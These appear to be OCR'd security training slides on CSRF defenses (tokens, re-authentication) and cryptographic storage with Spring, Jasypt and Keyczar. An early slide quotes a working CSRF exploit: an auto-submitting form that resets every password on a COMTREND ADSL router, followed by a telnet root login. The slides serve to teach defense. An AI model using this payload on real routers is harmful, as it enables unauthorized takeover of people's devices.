
Recent CSRF Attacks



```
[CUT EXPLOIT HERE]                              ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]


root@linux:~# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```

CSRF Tokens and Re-authentication

- Cryptographic Tokens
  - Primary and most powerful defense
  - XSS Defense Required
- Require users to re-authenticate


Change Password

Use the form below to change the password for your Amazon.com account. Use the new password next time you log in or place an order.

What is your current password?


Current password:

What is your new password?

New password:

Reenter new password:

Re-authentication




Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.

What is your new e-mail address?

Old e-mail address:	jim@manico.net
New e-mail address:	
Re-enter your new e-mail address:	
Password:	



rmation to reset my password


a password reset by entering only your
his box, you will be prompted to enter
ne number if you forget your password.

etting is saved to this browser.

You can request a file containing your information, starting with your first Tweet. A link will be emailed to you when the file is ready

Save account changes

Re-enter your Twitter password to save changes to your account.




Primary email:	● jim@manico.net
New Email:	facebook@manico.net
Facebook email:	jmanico@facebook.com

Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

☐ Allow friends to include my email address in Download Your Information

To save these settings, please enter your Facebook password.

Password: ✗ Wrong password.



Change Your Email Address

Current email: jim@manico.net

New email	**Meetup password**

[5]

Cryptographic Storage

Spring (3.1.x)

- Spring BytesEncryptor (Standard):

  Encryptors.standard(“textToEncrypt", "salt");

  String salt = KeyGenerators.string().generateKey();

The "standard" encryption method is 256-bit AES using PKCS #5's PBKDF2 (Password-Based Key Derivation Function #2).

- Key Generation

  KeyGenerator generator = KeyGenerators.secureRandom();

  byte[] key = generator.generateKey(); - Default Length 8 bytes

- Longer Key?

  KeyGenerators.secureRandom(16);

JASYPT – simple encryption

```
BasicTextEncryptor textEncryptor = new BasicTextEncryptor();
textEncryptor.setPassword(myEncryptionPassword);

String myEncryptedText = textEncryptor.encrypt(myText);
String plainText = textEncryptor.decrypt(myEncryptedText);
```

Supports all Java Cryptography Extension (JCE) Algorithms

http://docs.oracle.com/javase/7/docs/technotes/guides/security/StandardNames.html#Cipher

Supports BouncyCastle

JASYPT – Properties files encryption

```
datasource.driver=com.mysql.jdbc.Driver
datasource.url=jdbc:mysql://localhost/reportsdb
datasource.username=reportsUser
datasource.password=ENC(G6N718UuyPE5bHyWKyuLQSm02auQPUtm)
```

```
StandardPBEStringEncryptor encryptor = new StandardPBEStringEncryptor();
encryptor.setPassword("jasypt"); <- set decryption/encryption key
```

```
Properties props = new EncryptableProperties(encryptor);
props.load(new FileInputStream("/path/to/my/configuration.properties"));
```

To get a non-encrypted value:

```
String datasourceUsername = props.getProperty("datasource.username");
```

To get an encrypted value:

```
String datasourcePassword = props.getProperty("datasource.password");
```

Solving Real World Crypto Storage Problems With Google KeyCzar http://www.keyczar.org/

The Problem

Web Application needs to encrypt and decrypt sensitive data

The Solution


```
Crypter crypter = new Crypter("/path/to/your/keys");
String ciphertext = crypter.encrypt("Secret message");
String plaintext = crypter.decrypt(ciphertext);
```

Keyczar is an open source cryptographic toolkit for Java
Designed to make it easier and safer for developers to use cryptography in their applications.

